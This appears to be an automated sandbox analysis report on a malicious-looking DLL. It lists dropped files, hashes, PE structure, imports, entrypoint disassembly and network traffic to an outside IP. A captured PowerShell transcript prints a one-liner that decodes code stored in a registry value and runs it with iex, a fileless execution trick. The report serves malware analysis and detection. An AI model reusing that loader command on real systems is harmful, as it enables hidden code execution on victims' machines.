Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lorVF9lorP9lWrCsc769sceK6/wOnO/DO6OlgnD4l+vs6a:kBqoI0qS8jDy
MD5:	DE95A48CC963719A9D7B66CFAEAB0CA2
SHA1:	5D03E1CDE2E351FF25BA30AF7E480C66B8265153
SHA-256:	CC69DE849B3358C202EEC5C3EA872DA0F1C01A09F61797B45709028CA2349D33
SHA-512:	F95844285EF86281E9ED4325E54B94483BD739DD486EBB6E3F7344AE731393F352E6289B4C0ED5808BA0D47D9C7C62F585163E64938D44E785691FBAAF34AC36
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFAE8637EBB409A380.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4088251772896711
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lofF9lo99lWo/o7x:kBqoIGYoAt
MD5:	B6BA8AE45BCF952C5CA87D1557C44E2B
SHA1:	4E60684B71764CBC29C541119A2A32A5381766A5
SHA-256:	33B0C55047E15684F194656D0D43E69BB7D7EF1718FAADCB561814F8434BF76F
SHA-512:	3771ABA94A6C55D02C4B94FC7312C6CDFBD820D958A6822C1B58752EF986CC3C6019EF18869E99B69ED225672CA1221F0143010F8D59B4C2EA1AED2CCF4453
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFC4A6EAD0B1D57EF4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data

C:\Users\user\AppData\Local\Temp\~DFC4A6EAD0B1D57EF4.TMP	
Category:	dropped
Size (bytes):	40169
Entropy (8bit):	0.676636228479337
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+Jn1kHyhRlfMhRlf/hRlfQ:kBqoxKAuqR+Jn1kHyhj0hjnhjY
MD5:	7E14D41B3D307540A425FD92551DDD10
SHA1:	9AEEF65690CBC844C1577726637AF62C37977013
SHA-256:	75F3D355CCBCF40BE4A7D1BD45A27E0D96B16E92395AE3F1F7EEC89359397742
SHA-512:	19F0B64AED94167AD8638372F4EC6C51C6C334C9BC9D180FFE53A13D7BE0C0E26BDF43E0C122980A2EF790C47D3989891B65E10CA241065EAB577E0BFE22407B
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFF242F5BB1698763D.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40201
Entropy (8bit):	0.6822546283027783
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+B/NMPqegMAVVNegMAVVuegMAVVD:kBqoxKAuqR+B/NMPqRMAV7RMAVcRMAVJ
MD5:	E48AE38442CBDFFE4F9F6EEFD89BE23D
SHA1:	FD154DD1661E5FFA44CF54A5D8A9B76A0B5383C1
SHA-256:	4720DF4B1AF7660CF7F49B7046E713326CC87E95ACE8A02A015939DD2042293B
SHA-512:	EDC5661F7FBD4FF9C51DC3E16B0ABDCF5071A803CD96AE50C3C340E9AA55A266A87FD9372E2D8DDD060A5D7ED75B32542E19A77BF12A2BA2EEF340CF4A449560
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20210116\PowerShell_transcript.562258.5KkSAIJ8.20210116182425.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.3297945346264415
Encrypted:	false
SSDEEP:	24:BxSA3CxvBn4x2DOXUWOLCHGIYBtLWR3HjeTKKjX4CIym1ZJXsOLCHGIYBtNWnxSW:BZuvh4oORF/5qDYB1ZiFrZZ9
MD5:	DCF6F3B37791C2A01BA90131F0FE8B93
SHA1:	F8D9720091C94E89AD6B915E4845843E68CC8F1B
SHA-256:	F555D7AE4CF0DAD96BE127747C44DE420D977140526027AC811BADD4B864AB97
SHA-512:	E513B02D41F99A046E35346DEFC37298904162E72FF8EBB8493813C2D1354FFCABF83DC15C24B76B4E94643DC3FD0C83D6025743037D75285A721A6139557973
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210116182426..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 562258 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 6872..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210116182426..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	1.2300223681453615

General

TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.39% • Win16/32 Executable Delphi generic (2074/23) 0.21% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00%
File name:	u.dll
File size:	1154904
MD5:	27b993fac30602ea1db166a101e953cd
SHA1:	2054819f55d10f3f241ffa27fa7996a0edeb8722
SHA256:	61774f16549fb39d6d28ea208634bb106294bb2e31e684 d804f74a08a4bc0e2
SHA512:	7eef47dd42407b2b17c600b70cd87356a193bcac2ec060 52bb859ef38f196e5e8babe647d4517e98ee5493570891 670f603b0e1c8ba04cbf18f1381e64dcb22
SSDEEP:	1536:yC+R9vwbTdTzagWHbKTkTmS051bmYotyFxX2g 8ZSFjioQ+K0e:M94bTdqRHpT61SYoCl8AjI0e
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....PE..L..... .`.....!...2..... .....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100020b0
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x600098F4 [Thu Jan 14 19:18:12 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	3
OS Version Minor:	0
File Version Major:	3
File Version Minor:	0
Subsystem Version Major:	3
Subsystem Version Minor:	0
Import Hash:	46137dd905dd8154d5fce768e406d2b7

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=ZQXOHKFERNOYWBBZLP
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 12/16/2020 1:16:56 AM 12/31/2039 3:59:59 PM
Subject Chain	• CN=ZQXOHKFERNOYWBBZLP
Version:	3
Thumbprint MD5:	4E8CCEE6BBDD8A527BA513DEB94802EC
Thumbprint SHA-1:	83A8734C60E13CFE57A7541D12728E5DDE24B749
Thumbprint SHA-256:	912EF8F5655AF95D6D180995DDE0BFB4B7DF9344786F1AE0FE984CC9CACE475B
Serial:	34C05534B4F5D19145FCEA0EE8687F95

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 78h
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov dword ptr [ebp-04h], 000004BCh
mov ecx, dword ptr [ebp+08h]
mov dword ptr [101192BCh], ecx
mov dword ptr [1011929Ch], ebp
mov dword ptr [ebp-08h], 00000064h
lea eax, dword ptr [ebp-08h]
push eax
lea ecx, dword ptr [ebp-70h]
push ecx
call dword ptr [101187FCh]
movzx edx, byte ptr [ebp-70h]
cmp edx, 4Ah
jne 00007F7AE08D245Bh
movzx eax, byte ptr [ebp-6Eh]
cmp eax, 68h
jne 00007F7AE08D2452h
movzx ecx, byte ptr [ebp-6Ch]
cmp ecx, 44h
jne 00007F7AE08D2449h
xor eax, eax
jmp 00007F7AE08D4472h
push 0000101Ch
call dword ptr [10118770h]
call dword ptr [10118608h]
cmp eax, 06h
je 00007F7AE08D2444h
int 37h
call 00007F7AE08D132Fh
mov dword ptr [ebp-74h], 0056C9E1h
mov dword ptr [ebp-74h], 0056C9E1h
mov dword ptr [ebp-74h], 000000E1h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x118348	0x64	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x118a00	0x1558	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x11a000	0x8b0	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x118608	0x25c	.data
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xf865e	0xf8800	False	0.0027125644492	data	0.210711662722	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xfa000	0xe4c	0x1000	False	0.5390625	data	4.79994190459	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xfb000	0x1e324	0x1e400	False	0.389010847107	data	4.25651668944	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x11a000	0x8b0	0xa00	False	0.74375	data	6.03441591458	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.dll	GetLastError, LoadLibraryA, GetProcAddress, GetModuleHandleW, DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, ExitThread, CreateThread, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle, TlsSetValue, TlsGetValue, lstrcpyA, lstrcmpA, WaitForSingleObject, VirtualProtect, UnmapViewOfFile, SuspendThread, Sleep, SizeofResource, SetUnhandledExceptionFilter, SetThreadPriority, SetThreadLocale, SetLastError, SetFileTime, lstrcmpW, WriteProcessMemory, WritePrivateProfileStringW, ReadProcessMemory, OutputDebugStringW, MulDiv, LoadLibraryW, IsBadWritePtr, IsBadReadPtr, HeapFree, HeapDestroy, HeapCreate, HeapAlloc, GlobalFindAtomW, GetVersionExW, GetTickCount, GetSystemInfo, GetPrivateProfileStringW, GetCurrentProcess, InterlockedExchangeAdd, InterlockedExchange, InterlockedCompareExchange, FlushInstructionCache, CreateMutexW
USER32.dll	LoadCursorA, CharUpperA
GDI32.dll	GetTextCharacterExtra, RealizePalette, TextOutA, StartPage, StartDocA, SetTextColor, SetMapMode, SetBkMode, SetBkColor, SelectObject, SelectClipRgn, MoveToEx, LineTo, GetTextMetricsW, GetTextFaceA, GetTextExtentPoint32A, GetStockObject, GetRgnBox, GetObjectW, GetDeviceCaps, GdiFlush, EndPage, EndDoc, DeleteObject, DeleteDC, CreateSolidBrush, CreateRectRgnIndirect, CreatePen, CreateFontA, CreateFontW, CreateDIBSection, CreateDCW, CreateCompatibleDC, CombineRgn, BitBlt
ADVAPI32.dll	GetUserNameA, RegOpenKeyA, RegQueryValueExA, RegEnumKeyExW, RegQueryInfoKeyW, ReportEventW, GetUserNameW, CloseServiceHandle, ControlService, OpenServiceW, OpenSCManagerW, RegCreateKeyExW, RegisterEventSourceW, RegCloseKey, RegNotifyChangeKeyValue, StartServiceCtrlDispatcherW, RegEnumValueW, RegCreateKeyExA, RegDeleteKeyW, LookupAccountNameW, RegOpenKeyExW, RegQueryValueExW, RegSetValueExW, SetServiceStatus, RegisterServiceCtrlHandlerW

Network Behavior

Network Port Distribution

Total Packets: 89

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 16, 2021 18:23:27.562999010 CET	49731	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:23:27.563426971 CET	49732	80	192.168.2.3	46.173.218.93

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 16, 2021 18:23:27.640849113 CET	80	49732	46.173.218.93	192.168.2.3
Jan 16, 2021 18:23:27.640975952 CET	49732	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:23:27.641303062 CET	80	49731	46.173.218.93	192.168.2.3
Jan 16, 2021 18:23:27.641403913 CET	49731	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:23:27.641452074 CET	49732	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:23:27.758871078 CET	80	49732	46.173.218.93	192.168.2.3
Jan 16, 2021 18:23:28.049762011 CET	80	49732	46.173.218.93	192.168.2.3
Jan 16, 2021 18:23:28.049940109 CET	49732	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:23:28.052452087 CET	49732	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:23:28.129910946 CET	80	49732	46.173.218.93	192.168.2.3
Jan 16, 2021 18:23:29.223294020 CET	49731	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:10.966008902 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:10.966197968 CET	49745	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.044070005 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.044131041 CET	80	49745	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.044250011 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.045237064 CET	49745	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.046407938 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.167967081 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.573899984 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.573961020 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.573992014 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.574034929 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.574071884 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.574110031 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.574182987 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.574234962 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.613626957 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.613694906 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.613712072 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.613734007 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.613751888 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.613775969 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.613778114 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.613830090 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652065992 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652141094 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652178049 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652184963 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652209044 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652225971 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652241945 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652266026 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652296066 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652303934 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652319908 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652343035 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652350903 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652381897 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652400017 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652415991 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652422905 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652472973 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652715921 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652755976 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.652776003 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.652800083 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.691981077 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692055941 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692100048 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692101955 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692140102 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692166090 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692171097 CET	80	49744	46.173.218.93	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 16, 2021 18:24:11.692176104 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692218065 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692245960 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692641973 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692686081 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692713976 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692723036 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692739964 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692763090 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.692781925 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.692827940 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730490923 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730566025 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730586052 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730609894 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730618954 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730648994 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730664968 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730689049 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730690956 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730727911 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730742931 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730767012 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730777979 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730808020 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730813980 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730839968 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.730864048 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.730890989 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.731620073 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.731671095 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.731688023 CET	49744	80	192.168.2.3	46.173.218.93
Jan 16, 2021 18:24:11.731714010 CET	80	49744	46.173.218.93	192.168.2.3
Jan 16, 2021 18:24:11.731722116 CET	49744	80	192.168.2.3	46.173.218.93

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 16, 2021 18:22:55.198788881 CET	58361	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:22:55.255827904 CET	53	58361	8.8.8.8	192.168.2.3
Jan 16, 2021 18:22:56.465071917 CET	63492	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:22:56.517043114 CET	53	63492	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:00.904441118 CET	60831	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:00.955389977 CET	53	60831	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:02.078540087 CET	60100	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:02.129338026 CET	53	60100	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:03.320219994 CET	53195	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:03.368388891 CET	53	53195	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:04.529486895 CET	50141	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:04.588962078 CET	53	50141	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:05.757662058 CET	53023	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:05.805681944 CET	53	53023	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:07.036125898 CET	49563	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:07.092560053 CET	53	49563	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:08.151851892 CET	51352	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:08.199947119 CET	53	51352	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:09.101989031 CET	59349	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:09.149930000 CET	53	59349	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:10.298552036 CET	57084	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:10.346561909 CET	53	57084	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:11.219336987 CET	58823	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:11.267426968 CET	53	58823	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:12.443270922 CET	57568	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:12.491379976 CET	53	57568	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 16, 2021 18:23:13.540170908 CET	50540	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:13.591113091 CET	53	50540	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:14.509453058 CET	54366	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:14.557727098 CET	53	54366	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:21.706561089 CET	53034	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:21.754689932 CET	53	53034	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:23.276040077 CET	57762	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:23.333811045 CET	53	57762	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:24.342240095 CET	55435	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:25.346715927 CET	55435	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:26.361759901 CET	55435	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:27.547775984 CET	53	55435	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:28.728511095 CET	50713	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:28.789491892 CET	53	50713	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:38.455471039 CET	56132	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:38.522808075 CET	53	56132	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:45.152924061 CET	58987	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:45.201045990 CET	53	58987	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:53.275528908 CET	56579	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:53.332564116 CET	53	56579	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:54.272650957 CET	56579	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:54.329268932 CET	53	56579	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:55.270720005 CET	56579	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:55.327439070 CET	53	56579	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:57.285856962 CET	56579	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:57.342317104 CET	53	56579	8.8.8.8	192.168.2.3
Jan 16, 2021 18:23:58.467508078 CET	60633	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:23:58.515706062 CET	53	60633	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:01.301774025 CET	56579	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:01.358237982 CET	53	56579	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:01.945411921 CET	61292	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:02.003530025 CET	53	61292	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:09.701718092 CET	63619	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:09.759908915 CET	53	63619	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:10.619163036 CET	64938	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:10.935988903 CET	53	64938	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:13.796792984 CET	61946	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:13.858591080 CET	53	61946	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:16.834022999 CET	64910	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:16.890384912 CET	53	64910	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:32.835468054 CET	52123	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:32.886188984 CET	53	52123	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:34.901882887 CET	56130	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:34.973615885 CET	53	56130	8.8.8.8	192.168.2.3
Jan 16, 2021 18:24:52.683890104 CET	56338	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:53.680891991 CET	56338	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:54.696630001 CET	56338	53	192.168.2.3	8.8.8.8
Jan 16, 2021 18:24:54.753087997 CET	53	56338	8.8.8.8	192.168.2.3

DNS Queries

